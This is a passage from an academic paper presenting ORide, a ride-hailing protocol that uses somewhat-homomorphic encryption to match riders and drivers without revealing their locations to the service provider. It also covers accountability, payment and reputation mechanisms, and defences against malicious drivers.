sets, even if they are in sparsely populated areas. Even in the extreme case of targeted attacks (i.e., a curious SP wants to know the destination of a specific rider given the time and location of her pick-up event [33]), the location privacy of the rider's destination is still guaranteed. For this purpose, ORide relies on state-of-the-art somewhat-homomorphic encryption system [16] (SHE), to which we apply optimizations for ciphertext packing and transformed processing [38], hence enabling a notable boost in performance and a reduction in overhead w.r.t. naive cryptographic solutions.

Accountability and usability are often considered as important as privacy in RHSs [11, 15]; this introduces challenges in resolving the uneasy tension between privacy, accountability and usability. To achieve accountable privacy, ORide enables the SP to revoke, when needed, the anonymity of misbehaving riders or drivers. However, the SP does not have full control over this re-identification operation, i.e., it is able to do it only with the support from the affected party. In addition, to preserve the convenience of the service, ORide supports automatic payment through credit cards and enables riders to contact drivers for lost items. ORide also preserves the reputation-rating operations of current RHSs.

The evaluation of ORide by using real data-sets from NYC taxi cabs [44] shows that, even with strong bit-security of more than 112 bits, ORide introduces acceptable computational and bandwidth costs for riders, drivers and the SP. For example, for each ride request, a rider needs to download only one ciphertext of size 186 KB with a computational overhead of less than ten milliseconds. ORide also provides large anonymity sets for riders at the cost of acceptable bandwidth requirements for the drivers: e.g., for rides in the boroughs of Queens and Bronx, a ride would have an anonymity set of about 26,000, and the drivers are only required to have a data-connection speed of less than 2 Mbps. Moreover, our results show that ORide is scalable, as we considered a request load that is significantly higher than the one in current RHSs, e.g., Uber accounts for only 15% of the ride pick-up requests in NYC [43].

In summary, we make the following contributions:

- *A novel, oblivious, and efficient ride-matching mechanism.* ORide includes a novel protocol based on quantum-resistant SHE to match riders and drivers, without revealing their identities and locations to the SP. We optimize our SHE-based protocol to considerably reduce the bandwidth requirements and the processing overhead, compared to a vanilla SHE-based protocol; and we propose an efficient extension to deal with malicious drivers.

- *The design and prototype of ORide.* ORide supports the matching of riders and drivers, different accountability mechanisms, and it reduces the amount of sensitive information revealed to the SP. In particular, ORide supports functionalities that are often considered also as important as privacy, such as credit-card payment, reputation rating, contacting drivers in case of lost items and traceability in case of criminal activity during a ride.

- *Thorough performance evaluation.* Using real data-sets and robust security parameters (i.e., 112 bits security), we show that ORide provides strong privacy guarantees for riders and drivers. In addition, the computational and network overhead introduced by ORide is practical for riders, drivers and SP. We also show that ORide has a negligible effect on the accuracy of matching riders and drivers compared with current RHSs. The source code of our evaluation is available at [36].

2 Related Work

Researchers have proposed different privacy-enhancing solutions for ride sharing (i.e., car pooling) services [6, 14, 21, 22, 40] and public transportation ticketing systems [8, 26, 31]. However, little work exists in the area of privacy and security for RHSs, probably due to their relative novelty. According to our literature review, the most relevant work in this area is PrivateRide [39].

PrivateRide is the first system to enhance location privacy for riders and protect drivers' information from harvesting attacks while maintaining the convenience of the service. However, it has several limitations that are addressed in this work. First, PrivateRide cannot guarantee the same level of privacy to all riders, because the size of the anonymity set in a particular cloaked area depends on the density of riders in that area. For instance, the anonymity set is smaller for ride requests in areas outside a city center. Also, the tradeoff between the size of a cloaked area and the accuracy of the ride-matching results prevents the use of larger cloaking areas (i.e., to achieve larger anonymity sets). Second, PrivateRide does not protect drivers's privacy, also important [1]. Third, PrivateRide provides limited accountability features to deal with relatively common scenarios such as drivers and riders physically attacking each other (i.e., safety concerns) or items being lost during a ride; for many users, such features can be as important as their privacy. Fourth, PrivateRide's usability is reduced w.r.t. current RHSs because the supported payment mechanism is less convenient (i.e., PrivateRide requires payments with e-cash bought in advance before a ride). Moreover, ride-matching is suboptimal, because the distance between rider and drivers is estimated using the centers of the cloaked areas, instead of exact locations, resulting in additional waiting time for riders.

3 System Model

Our goal is to design a RHS that provides stronger privacy guarantees to both riders and drivers, as well as better or equivalent usability and accountability compared with PrivateRide [39] and current RHSs (e.g., Uber, Lyft, and Easy Taxi). To do so, we assume a system consisting of three parties: riders, drivers and the service provider (SP). We now describe our adversarial and system assumptions.

3.1 Adversarial Assumptions

In our model, riders and drivers are active adversaries. The SP is a passive adversary (i.e., honest-but-curious). We assume that most riders and drivers do not collude with the SP, as drivers are independent contractors rather than SP's employees. The case of a covertly active SP is discussed in Section 7.2. In such a case, we assume that the SP does not provide riders and drivers with malicious apps. This is a reasonable assumption, because such attacks can be detected by third-parties via reverse-engineering or black-box analyses; the risk of public exposure and reputation loss is a strong deterrent against such attacks.

Given that they have been observed in current RHSs (i.e., higher chance of occurring), we focus on the following attacks:

- **(A1)** The riders and drivers might attempt to assault each other [48]; in extreme cases, a driver might attempt to kidnap and/or kill the rider, or vice versa [37,49].
- **(A2)** The SP uses its knowledge about side information about riders and drivers, including their home/work addresses, together with protocol transcripts, to perform *large-scale* inference attacks to profile riders' and drivers' activities [35].
- **(A3)** The SP might attempt to carry out *targeted attacks* on specific riders. That is, besides their home/work addresses, the SP knows the precise pick-up location and time of a specific rider and wants to know the drop-off location and time of this ride, or vice versa [25,33,46].

3.2 Design Goals

The goal of ORide is to defend against the attacks listed in Section 3.1, and to offer the same level of accountability and usability as current RHSs, as follows.

- Riders and drivers are held accountable for their behaviors during their rides, i.e., the SP is able to identify misbehaving riders or drivers when needed, e.g., if one party attacks the other. However, the SP is able to identify the misbehaving party only with support from the affected party (or her trusted contacts, see Section 6.)
- The system preserves the convenience and usability properties offered by current RHSs, such as payment through credit cards and reputation rating. In addition, once a rider is matched with a driver, she can track the location of the driver approaching the pick-up location, and they can contact each other to coordinate the pick-up. The system also enables riders to contact drivers of their past rides to find lost items.

3.3 System Assumptions

We assume that the metadata of the network and lower communication layers cannot be used to identify riders and drivers or to link their activities. Such an assumption is reasonable because, in most cases, the smartphones of drivers and riders do not have fixed public IP addresses; they access the Internet via a NAT gateway offered by their cellular provider. If needed, a VPN proxy or Tor could be used to hide network identifiers.

In addition, we assume that, besides localization capabilities, the rider's and driver's smartphones support peer-to-peer wireless communication, e.g., Bluetooth and WiFi Direct. Also, for all location-based computations, the apps use a coordinate system such that the Euclidean distances correspond to the great-circle distances, e.g., by using map-projection systems for local areas such as UTM [47] to convert a pair of (latitude, longitude) to planar coordinates (x, y). Moreover, drivers use a navigation app that does not leak their locations to the SP. This can be done by using a third-party navigation/traffic app (e.g., Google Maps, TomTom, Garmin) or pre-fetching the map of their operating areas (e.g., a city) and using the navigation app in off-line mode.

3.4 Notation

Throughout the rest of this work, we denote polynomials and scalar values with lowercase letters, variables and rings with uppercase letters, and vectors with boldface letters. $\lfloor . \rceil$ denotes rounding to the nearest integer. A polynomial of degree $(d-1)$ will be interchangeably denoted as $a = \sum_{i=0}^{d-1} a_i X^i$ or in its vector form $\boldsymbol{a}$ when there is no ambiguity. The used symbols and terms are summarized in Table 1.

4 Oblivious Ride-Matching Protocol

One of the challenges in privacy-preserving RHSs is how to efficiently match ride requests to ride offers without revealing the riders' and drivers' locations to each other and to the SP. For this, ORide relies on somewhat-homomorphic encryption (see Section 4.1) where the riders and drivers send their encrypted locations to the SP, from which the SP computes the encrypted squared Euclidean distances between them. We detail this in the following sections. For details about other cryptographic primitives used in ORide, see Appendix A.3.

Notation	Description
k_s	Ephemeral private key
$\boldsymbol{k}_p$	Ephemeral public key
$cert_X$	Public-key certificate of X
loc_X	Planar coordinates of X, $loc_X = (x_X, y_X)$
n	Number of available drivers
d	Degree of the polynomial
dt	Deposit token
r_{dt}	A random number to create a deposit token
z	A geographical zone
$sig_X\{m\}$	Message m and signature of X on m
$Bsig_{SP}(m)$	Blind signature of the SP on message m
$sig_{R-D}\{m\}$	$sig_D\{sig_R\{m\}\}$

Table 1: Table of notations



Figure 1: Our optimized ride-matching approach enables the SP to send to the rider a single ciphertext containing all the squared distances ($dist^2_{D_i}$) between the rider and available drivers as opposed to one ciphertext per driver (naive approach).

4.1 Somewhat-Homomorphic Encryption

Somewhat-Homomorphic Encryption (SHE) is a special kind of malleable encryption that allows a certain number of operations (additions and multiplications) over ciphertexts, without the need to decrypt them first. All SHE cryptosystems present semantic security, i.e., it is not (computationally) possible to know if two different encryptions conceal the same plaintext. Therefore, it is possible for a party without the private key (in our case, the SP), to operate on the ciphertexts produced by riders and drivers, without obtaining any information about the plaintext values. Additionally, we choose one of the most recent and efficient SHE schemes based on ideal lattices, the FV scheme [16]. This scheme relies on the hardness of the Ring Learning with Errors (RLWE) problem [29]. Note that whenever working with cryptosystems based on finite rings, we usually work with integer numbers, hence, from here on, we will assume that all inputs are adequately quantized as integers. Here, we briefly describe the main functions of the FV scheme.

For plaintext elements in a polynomial quotient ring $m \in R_t = \mathbb{Z}_t[X]/(X^d+1)$ and ciphertext elements in $R_q = \mathbb{Z}_q[X]/(X^d+1)$, where q and t are positive integers $q > t$ defining the upperbound of the ciphertext and plaintext coefficients, respectively. Let $\Delta = \lfloor q/t \rfloor$ and χ_k, χ_n be two *short* noise random distributions in R_q, the FV encryption of a message $m \in R_t$ with secret key $k_s = s \sim \chi_k$ and public key $\boldsymbol{k}_p = [p_0, p_1] = [(-a \cdot s + e), a] \in R_q^2$, with e drawn from χ_n and a randomly chosen in R_q, generated by FV.GenKeys, results in a vector expressed as

$$\boldsymbol{c} = \text{FV.Enc}(\boldsymbol{k}_p, m) = [p_0 \cdot u + e_1 + \Delta \cdot m,\ p_1 \cdot u + e_2], \quad (1)$$

where u is drawn from χ_k, and e_1, e_2 are short random polynomials from the error distribution χ_n. All operations are in R_q.

Decryption of a ciphertext $\boldsymbol{c} = [c_0, c_1]$ works as

$$m = \text{FV.Dec}(k_s, \boldsymbol{c}) = (\lfloor t \cdot [c_0 + c_1 \cdot s \bmod q]/q \rceil) \bmod t.$$

The scheme enables us to seamlessly add (FV.Add), subtract (FV.Sub) and multiply (FV.Mul) two encryptions to obtain the encryption of the added, subtracted, and multiplied plaintexts respectively; multiplications consider the encryptions as polynomials in v: $[c_0, c_1] \rightarrow c_o + c_1 \cdot v$, such that the product between $\boldsymbol{c}$ and $\boldsymbol{c}'$ is evaluated as: $[c_0, c_1] \cdot [c_0', c_1'] \rightarrow c_0 \cdot c_0' + (c_0 \cdot c_1' + c_1 \cdot c_0')v + c_1 \cdot c_1' \cdot v^2 \rightarrow [c_0'', c_1'', c_2'']$, which results in a ciphertext in R_q^3, with one extra polynomial. It is possible to recover a fresh-like encryption with two polynomials by employing a relinearization primitive, which requires the usage of a matrix (relinearization key) composed of encrypted pieces of the secret key (we refer the reader to [16] for further details).

4.2 Naive Approach

SHE can be applied to the ride-matching problem in RHSs as follows. When a rider wants to make a ride request, she generates an ephemeral FV public/private key-pair together with a relinearization key. She uses the public key to encrypt her planar coordinates and obtains their encrypted forms. She then informs the SP about the zone of her pick-up location, the public and relinearization keys and her encrypted planar coordinates. When this information arrives at the SP, the SP broadcasts the public key to all drivers available in that zone. Each driver uses the public key to encrypt their planar coordinates and sends them to the SP. The SP computes, based on their encrypted coordinates, the encrypted distances between the rider and the drivers, and it returns the encrypted distances to the rider, from which the rider can decrypt and select the best match, e.g., the driver who is the closest to her pick-up location.

However, due to the high ciphertext expansion, a naive use of SHE would incur impractical computational and bandwidth costs for the riders and the SP. Furthermore, for each ride request, the SP would need to separately compute the encrypted distances between the rider and each of the drivers: For n drivers, this would mean n distance calculations between encrypted polynomials of

d coefficients each, and n ciphertext distances returned to the rider. This would incur an unfeasible overhead in terms of computations for the SP, consequently delaying the ride-matching for the rider and a considerable bandwidth overhead at the rider-SP link, e.g., hundreds of MBs if the system has several thousand drivers (see Section 9.3).

4.3 Optimized Approach

We propose two optimizations: ciphertext packing and transform processing, to enable the SP to operate on d elements of $\mathbb{Z}_t$ packed as a polynomial in R_t in a *single* ciphertext, such that each encrypted operation affects all the coefficients in parallel (see Fig. 1). When the rider decrypts this ciphertext, she can recover these d values by looking at all the coefficients. From here on, we assume that $d \geq n$, which will usually be the case due to the security bounds on d (see Section 8); in other cases, $\lceil n/d \rceil$ encryptions can be used to pack the whole set of distances analogously.

First, ciphertext packing enables the SP to pack n ciphertext distances into one ciphertext, hence reducing the bandwidth overhead, but this is not enough for our goal. As we show in Section 5.4, we use all the n packed encrypted planar coordinates from the drivers independently of each other to calculate all the distances homomorphically in the same encrypted operation, so we need coefficient-wise homomorphic operations. While polynomial additions and subtractions are naturally coefficient-wise, polynomial multiplication in R_t (and its homomorphic counterpart in R_q) is a *convolution product* of the coefficients. A well-known method for transforming convolution products into coefficient-wise products (and vice-versa) in polynomial rings is the *Number-Theoretic Transform* (NTT) [38], a Fourier transform specialized for finite fields. This transform is commonly used in the ciphertext space to speed up polynomial multiplications that are then implemented as coefficient-wise products. More details about NTT can be found in Appendix A.3.

In our case, for the second optimization, in order that products in the encrypted domain be translated into coefficient-wise products in the plaintext domain, we apply an inverse-NTT to plaintexts before encryption and an NTT after decryption. The NTT does not affect additions and subtractions because it is linear. We note that the NTT exists only for certain values of d and t, in particular when t is a prime and d divides $t-1$. To make operations in $\mathbb{Z}_t$ simulate operations in $\mathbb{N}$ on our values, we choose $d = 2^l$ as a power of two and t as a sufficiently large Proth prime (of the form $k2^l + 1$, see [38]) such that all squared-Euclidean distances are less than t. As a result, we improve on both the bandwidth and the computation overhead.

Moreover, due to the low degree of the evaluated operations (squared Euclidean distances), we avoid the use of re-linearizations at the SP, which (a) reduces the need to generate and to send the relinearization key from the rider to the SP, (b) reduces the noise inside the encryptions, and (c) enables more efficient operations at the SP, at the cost of one extra polynomial to represent the encrypted distance returned to the rider.

5 ORide

In this section, we present our solution, called ORide (Oblivious Ride). We begin with an overview of the system and then detail ORide operations.

5.1 ORide Overview

ORide provides strong location privacy and anonymity for riders and drivers while still guaranteeing service accountability, secure payment and reputation rating operations. For this purpose, the riders and the drivers must possess *ride prerequisites* (Section 5.2), including anonymous credentials (ACs), deposit tokens, and digital certificates issued by the SP. To participate in the system, both riders and drivers create anonymous sessions by *logging in to the service* (Section 5.3) with their respective ACs. Drivers periodically report to the SP the geographical zones where they are located. These zones are defined by the SP to balance the network load in the system and the size of the anonymity set of the zones (Section 9.4). Note that, in contrast to PrivateRide, expanding the size of a zone in ORide *does not* affect the performance of the ride-matching and fare-calculation operations (Section 5.4).

When a rider initiates a ride request, the SP, the rider and drivers are involved in a *ride set-up* procedure (Section 5.4) that matches the rider to a driver. In addition, as in current RHSs, the rider and the driver agree on the fare based on the estimated distance and duration of the ride [34,41]. Some random time after the fare agreement, they terminate their anonymous sessions. When the ride is completed, the driver creates a new anonymous session and notifies the SP that she is available again. Note that drop-off times and locations are not reported to the SP. Moreover, some time after the ride finishes, i.e., at the end of the day, the rider and driver perform *ride-payment and reputation-rating* operations (Section 5.5).

5.2 Ride Prerequisites

Digital certificates. We assume each rider and driver has a digital certificate denoted as $cert_R$ or $cert_D$, issued by the SP at registration time. Each certificate contains a public key and a randomly generated ID. The SP can use this random ID to find the real identity of the certificate holder. Note that the digital certificates are not used by the riders and drivers to log in to the service, and they are

not revealed to the SP during a ride. They are used by the riders and drivers to identify each other during the ride as part of ORide's accountability mechanism (Section 6).

Anonymous credentials. ORide relies on Anonymous Credentials Light (ACL) [9], a linkable anonymous credential system, i.e., a user should use an AC only once to avoid her transactions from being linkable. To use the service anonymously, each user (rider or driver) requests ACs in advance from the SP, using their digital certificate. Hereafter, we denote the anonymous credential for a user X as AC_X, where X is R for riders or D for drivers. Each AC_X contains the average reputation score rep_X, an expiration date exp_X, and the secret key sk_X associated with the public key pub_X in the digital certificate of the AC holder. To differentiate between riders and drivers in the system, an AC also contains a role attribute $role_X$, i.e., $role_X = 1$ if $X = D$, and $role_X = 0$ if $X = R$.

Note that to prevent the SP from de-anonymizing users by correlating the time an AC is issued with the time it is used, or by relying on the AC's expiration date, the user's app could automatically request ACs from the SP at a certain time (e.g., at midnight), and the expiration date is coarse-grained, e.g., all ACs issued in a day expire at the end of that day. The reputation scores cannot be used by the SP to de-anonymize the users, as they are never shown to the SP during the rides. Furthermore, to prevent users from abusing the system, the SP defines a threshold on the number of ACs a rider or driver can acquire per day.

Deposit token. Each rider is required to possess a *deposit token* and give it to the SP at the beginning of a ride. In case of misbehavior, the token is not returned to the rider. A deposit token, denoted as dt, is worth a fixed amount of money defined by the SP. It is a random number generated by the rider, blindly signed by the SP (by using blind-signature schemes e.g., [13]) such that the SP is not able to link a token it issued and a token spent by a rider. A rider deposits a token to the SP in the beginning of the ride, and she is issued a new token by the SP after the ride payment is successfully completed. Note that the driver is not required to make a deposit because, during the ride set-up operation, the rider and driver exchange their digital certificates with each other. Consequently, if the driver misbehaves, the SP can identify the driver by collaborating with the rider. We discuss this in more detail in Section 5.6.

5.3 Log in to the Service

To use the service, the rider and the driver need to create anonymous sessions to the SP: to do so, they use their anonymous credentials AC_R and AC_D, respectively.

Rider. The rider sends to the SP the rider-role $role_R$ and the expiry date exp_R stated in her AC_R. In addition, she proves to the SP that the claimed values are correct and that, in a zero-knowledge fashion, she knows the secret key sk_R tied to the AC_R.

Driver. Similarly to the rider, by using her AC_D, the driver follows the same aforementioned procedure to anonymously log in to the service.

The SP assigns a one-time session ID to each anonymous session, to keep track of that session for coordination. For the sake of simple exposition, hereafter, we exclude this one-time session ID from messages exchanged between the rider/driver and the SP.

5.4 Ride Set-up

When a rider requests a ride, the operations performed by the rider, the drivers and the SP are as follows (see Fig. 2).

1. The rider generates an ephemeral FV public/private key pair, denoted as $(\boldsymbol{k}_p, k_s)$. She first computes the polynomial representations of the coordinates $p_{x_R} = \sum_{i=0}^{d-1} x_R X^i$ and $p_{y_R} = \sum_{i=0}^{d-1} y_R X^i$. She then applies the inverse-NTT on the polynomials and uses $\boldsymbol{k}_p$ to encrypt these values: $\boldsymbol{c}_{x_R} = \mathsf{FV.Enc}(\boldsymbol{k}_p, \mathtt{NTT}^{-1}(p_{x_R}))$ and similarly for $\boldsymbol{c}_{y_R}$. She then sends the zone of her pick-up location (denoted as z), deposit token dt, $\boldsymbol{k}_p$, $\boldsymbol{c}_{x_R}$ and $\boldsymbol{c}_{y_R}$ to the SP.

2. The SP checks the validity of the deposit token, i.e., it has not been used before. If the token is valid, the SP adds it to the list of used tokens. It then sends to each driver in zone z a different randomly permuted index $0 \leq i < n$ and the public key $\boldsymbol{k}_p$.

3. The i-th driver encodes her coordinates in the i-th coefficient: $q^i_{x_D} = x_{D_i} X^i$ and $q^i_{y_D} = y_{D_i} X^i$. Similarly to the rider, she applies the inverse-NTT, encrypts these values and sends them to the SP: $\boldsymbol{c}^i_{x_D} = \mathsf{FV.Enc}(\boldsymbol{k}_p, \mathtt{NTT}^{-1}(q^i_{x_D}))$ and analogously for $\boldsymbol{c}^i_{y_D}$.

4. The SP sums all drivers' ciphertexts by using the homomorphic property of the cryptosystem to pack them together: $\boldsymbol{c}_{x_D} = \sum_{i=0}^{n-1} \boldsymbol{c}^i_{x_D}$ and similarly for $\boldsymbol{c}_{y_D}$. It then homomorphically computes the n packed squared values of the Euclidean distances between the n drivers and the rider in parallel, due to the packing $\boldsymbol{c}_{dist} = (\boldsymbol{c}_{x_R} - \boldsymbol{c}_{x_D})^2 + (\boldsymbol{c}_{y_R} - \boldsymbol{c}_{y_D})^2$, and it sends the result to the rider (see Fig. 1).

5. The rider decrypts the ciphertext and applies the NTT to obtain a squared distance in each coefficient: $\boldsymbol{dist} = \mathtt{NTT}(\mathsf{FV.Dec}(\boldsymbol{k}_s, \boldsymbol{c}_{dist}))$. Then, she selects the driver with the smallest squared distance.

6. The SP notifies the selected driver. If she declines the offer, the SP asks the rider to select a different driver; it repeats this operation, until one driver accepts. The



Figure 2: ORide ride setup protocol. The dashed arrows represent the secure channel (via the SP), and the dotted arrows represent the proximity channel.

SP confirms with the rider and the driver that they have been assigned to each other.

7a. The rider and the driver establish a secure channel via the SP, e.g., using the unauthenticated Diffie-Hellman protocol, to exchange data that should not be observed by the SP.[1] From the information used to derive the secret key of the secure channel, the rider and the driver compute a shared secret *pairing PIN*. This *pairing PIN* will be used for the proximity-check operation in Step 8.

With this secure channel, the rider and the driver reveal their reputation scores to each other. The trustworthiness of the revealed values is proved by showing that they are indeed the values in the rider's and driver's ACs. If the rider's reputation is too low, the driver can abort the protocol at this step. Likewise, the rider can select another driver, by using the list of cleartext squared Euclidean distances she obtained in Step 5.

7b. Via the secure channel, the rider and the driver exchange their precise locations (i.e., loc_R and loc_D, respectively). In addition, they exchange their digital certificates (i.e., $cert_R$ and $cert_D$) with each other. This provides accountability for the rider and driver (see Section 6). Also, the driver can reveal to the rider the public key $\boldsymbol{k}_p$ that she used to encrypt her locations; this helps to detect possible man-in-the-middle attacks at Step 2 of the protocol by the SP.

The driver drives from her current location loc_D to the pick-up location loc_R, using an off-line navigation app or a third-party navigation app (such as Google Maps or TomTom). She sends, in real time via the secure channel, her precise locations to the rider, thus the rider can track the movements of the car. Also, at this point, the rider and the driver can call or message each other through their ride-hailing apps, if needed.

[1] Detection of possible man-in-the-middle attacks by the SP is done in Step 8. Note that this check is needed only if the SP is an active adversary.

8. When the rider and the driver are in proximity, the driver performs a proximity check to verify the *physical presence* of the rider before releasing her identifying information: they use a short-range wireless technology (e.g., Bluetooth or WiFi Direct) to set up a proximity channel using the *pairing PIN*. If the channel is successfully established, the driver can verify that the rider is in her proximity. This is similar to the approach proposed in [39] to prevent drivers' PII from being harvested. If this step fails, the driver can decide to abort the protocol. Also, via the proximity channel, the rider and the driver can check whether the secure channel (established at Step 7a) was tampered with by the SP.

9. The driver releases her identifying information to the rider, including her vehicle's license plate number and her profile picture. This information helps the rider to identify the driver and her car and to prevent certain threats, e.g., fake drivers [45]. Therefore, it is needed when the rider is about to enter the car, i.e., the required communication distance between the phones of the rider and the driver is small (e.g., several meters).

10. The rider and the driver create a *fare report*. A fare report is a token generated by the rider and driver; and at the end of the day, the driver deposits it to the SP to get paid (Section 5.5). A fare report is created as follows. The rider sends her drop-off location to the driver via the secure channel, they agree on the path, and based on the estimated path, they compute the fare. The rider and driver then sign a message consisting of the day of the ride, the fare and their certificates, i.e., *fare report* = $sig_{R-D}\{day, fare, cert_R, cert_D\}$, using the private keys associated with their $cert_R$ and $cert_D$. Note that this upfront-fare method has been implemented in current RHSs, such as in Uber [34] and in Lyft [41]. Once the driver receives the fare report from the rider, the ride begins. The rider's and driver's app do not report any information to the SP at this step and during the ride. Also, to prevent the SP from inferring the starting time of the ride based on the interactions between the rider and the driver over the secure channel, the rider and driver can randomly send dummy information to each other through the secure channel. Also, some random time after the fare-report agreement, they terminate their anonymous sessions.

Intuitively, because the distances between the rider and drivers are computed based on their (encrypted) *precise* locations, expanding the size of the zone will not result in negative effects on the performance of the ride-matching and fare-calculation operations. In addition, with ciphertext packing, we reduce by a factor of n the communication between the SP and the rider. However, if the drivers are malicious, they could corrupt the inputs from other drivers. Furthermore, note that in Step 1 of the protocol, any valid rider can generate an ephemeral public/private key pair. Consequently, if the SP is an active attacker, it could track the locations of the drivers, thus indirectly track the locations of the riders. We discuss solutions to these potential issues in Section 7.

5.5 Ride Payment and Reputation Rating

When the car arrives at the drop-off location, the driver creates a new anonymous session to the SP. This enables her to receive ride-request broadcasts from the SP. Note that the driver *does not* report to the SP that the ride is completed.

At the end of the day, the driver sends to the SP the fare report $sig_{R-D}\{day, fare, cert_R, cert_D\}$ she received during the ride set-up operation (step 10, Section 5.4). The SP checks the correctness of the rider certificate $cert_R$ in the fare report and the correctness of the signature. If they are valid, the SP charges the rider according to her payment method, e.g., credit card. It then subtracts the service fee, and deposits the remainder to the driver. The SP then notifies the rider about the payment and that a new deposit token is available. The rider generates a random number r_{dt}, blinds it to r'_{dt}, and sends r'_{dt} to the SP. The SP signs r'_{dt} (i.e., $dt' = sig_{SP}\{r'_{dt}\}$, and it sends this blind signature to the rider's account. The rider unblinds the signature to obtain the deposit token which she can use for her next ride. Note that this procedure can be done automatically by the rider's app.

Once the payment is successfully completed, the rider and driver can rate the reputation of each other, similarly to current RHSs. They can log in to the service with their real credentials and provide the reputation score for the party whom they rode with.

Note that ORide preserves the payment and reputation-rating operations of the current RHSs. That is, unlike PrivateRide, it does not require the rider to purchase e-cash in advance, and it does not require the rider and the driver to generate and keep extra cryptographic tokens for the reputation-rating operation. Also, ORide does not require the rider and the driver to hide their identifying information to the SP during the payment and reputation-rating operations, because both the rider and driver are anonymous during the ride. However, it is important to note that, in order to prevent the SP from de-anonymizing the rider and the driver by correlating the time that a fare report is deposited with the drop-off event of the ride, the payment operation should *not* occur immediately after the ride, e.g., the drivers deposit the fare reports to the SP at the end of the day.

5.6 Ride Cancellation

As in current RHSs, a rider or a driver can cancel a ride at any time before or during the ride. This, however, is discouraged by the SP, because it can lead to malicious behaviors: For example, once a rider and a driver are assigned to each other by the SP, they meet at the pick-up location and start the ride as normal; but, to avoid the service fee, the rider or the driver can send a cancellation notification to the SP. Therefore, similarly to current RHSs, if a rider or a driver cancels a ride a certain amount of time after the ride request, they should be penalized by the SP, e.g., their reputation scores are lowered or fees are charged [12].

In ORide, when a rider cancels a ride, the SP can offer her two options: to lose her *deposit token* (i.e., pay a penalty) or to reveal her $cert_R$ and have her reputation score lowered. If a driver cancels a ride, the SP can ask the rider to reveal the $cert_D$, from which the SP can identify and penalize the driver according to its policy.

6 Accountability

In this section, we discuss the accountability goals (mentioned in Section 3.2) of ORide. This includes audit trail mechanisms against the attack **A1** in Section 3.1 and additional features such as retrieval of lost items, assurance of payment, and integrity of the reputation-rating operation. Attacks **A2** and **A3** are discussed in Section 8.

(A1) Accountability. ORide enables the rider and the driver to exchange, during the ride set-up procedure, their digital certificates, i.e., $cert_R$ and $cert_D$, respectively, and the fare report. This provides accountability for riders and drivers, i.e., an affected party can report to the SP the digital certificate of the attacker and the fare report, from which the SP can identify the attack to charge her a fee, lower her reputation and/or support legal action. However, the SP is only able to identify the attacker with support from the affected party. Likewise, the affected party cannot obtain the real identity of the attacker without support from the SP, because the certificates $cert_R$ and $cert_D$ contain only the pseudonyms and only the SP knows the mapping between the pseudonyms and the real identities of the certificate owners.

ORide enables the rider to share with her trusted peers the driver's certificate $cert_D$ and the fare report, via out-of-band channels such as messaging apps, or a plug-in in her rider app. Similarly, during the ride, via out-of-band channels, she can share her GPS trace with her friends using (k,l) threshold secret sharing [17], i.e., each GPS location point is split into l parts so that any k out of l parts reconstruct the original coordinate. Likewise, the driver can follow the same mechanism. Such information can be shared with law enforcement in case riders or drivers disappear (e.g., kidnapping), as in current services. This is similar to the approach used in personal safety apps, such as Google Trusted Contacts [23].

ORide guarantees assurance of payment. A rider cannot avoid paying the fare of a ride, because the fare report contains her digital certificate $cert_R$ and the day of the ride. As the rider and driver agree on the fare and both sign it before the ride, they cannot subsequently increase or decrease this fare. However, they might collude to underpay the service fee to the SP, by agreeing on a small fare and paying the difference in cash. Yet in this case, ORide offers the same guarantees as current RHSs, because riders can already request a small ride through the application and then pay in cash for a longer ride once they have met the driver. In future work, we will explore mechanisms to protect against such attacks.

Moreover, the bilateral rating system enables the SP to ban abusive riders and drivers from the service. A rider or driver cannot claim a better reputation for herself, because the proof for attributes in her AC will not be correct w.r.t. her falsely claimed reputation. They also cannot arbitrarily rate the reputation of each other, because a payment record is needed (the deposit of a *fare report*). In addition, as discussed in Section 5.6, similarly to current RHSs, ORide enables the SP to hold riders and drivers accountable for ride cancellations.

SP incentives. From an economic perspective, ride-hailing service SPs would have incentives to deploy ORide because it provides privacy and security for the riders and still preserves their business models (i.e., the SP can still charge a commission for each ride). In order to monetize ride data, the SPs can provide a discount for riders if they reveal (part of) their GPS traces. In addition, privacy and security for RHSs could be required by law and legislation, and ORide shows that it is technically possible to achieve a strong level of protection. As such, this work lays the foundation for the design of a privacy-preserving and secure RHSs.

Additional features. Similarly to current RHSs, ORide enables the riders to retrieve lost items (i.e., items forgotten in the car), as drivers' certificates $cert_D$ and car information are provided during the ride set-up procedure. As discussed earlier, the riders can share $cert_D$ with their friends, hence even if the riders lose their phones, they can still be able to retrieve the $cert_D$ from their friends and to then contact the driver (as in current RHSs). Moreover, due to the secure channel established between the rider and the driver, the rider can still track the driver trajectory while waiting at her pick-up location, or they can contact each other (e.g., messaging or calling).

7 Protecting against Malicious Behaviors

In this section, we describe how the protocol presented in Section 5 can be extended to defend against malicious drivers and a covertly active SP.

7.1 Malicious Drivers: Masking

As mentioned in Section 5.4, if a driver behaves maliciously, she could encrypt non-zero values in the slots other than her allotted one, thus corrupting the inputs from other drivers. Our protocol can cope with this malicious behavior by adding one extra step in which the SP homomorphically multiplies each driver ciphertext by a mask $m_i = \mathtt{NTT}^{-1}(X^i)$ for the driver's index i (see notations from Section 5.4), which preserves only the contents in the allocated slot. However, because the mask does not hold any sensitive information and it is known by the SP, a naive homomorphic multiplication with an encrypted mask would incur an unjustified overhead. Therefore, we propose, instead, a more efficient multiplication operation, denoted $\star$, as follows.

Given a ciphertext $\boldsymbol{c} = [c_0, c_1] \in R_q^2$ corresponding to a plaintext $m \in R_t$, and a mask $m_i \in R_t$, we want to obtain a ciphertext $\boldsymbol{c}' = \boldsymbol{c} \star m_i$ corresponding to the masked plaintext $\mathsf{FV.Dec}(k_s, \boldsymbol{c}) \cdot m_i$. Here, m_i can be thought of as its own noiseless and unscaled encryption (Equation (1) on page 4, evaluated for $u, e_1, e_2 = 0$, and no scale Δ), being a vector in R_q^2 with only one non-zero component ($[m_i, 0] \in R_q^2$). Therefore, the product results

$$\boldsymbol{c} \star m_i = [c_0 \cdot m_i, c_1 \cdot m_i].$$

The $\star$ operation consists of two polynomial multiplications, it avoids encryption of m_i, halves the number of products w.r.t. an encrypted homomorphic multiplication, and keeps the cipher size from growing after the product, thus considerably improving the performance of this operation.

In any case, this precaution is only needed in case the drivers are malicious; and random checks on their locations can be implemented instead if the drivers are just covertly active (i.e., they refrain from cheating if there is a negligible chance of being caught in the act).

7.2 Covertly Active SP

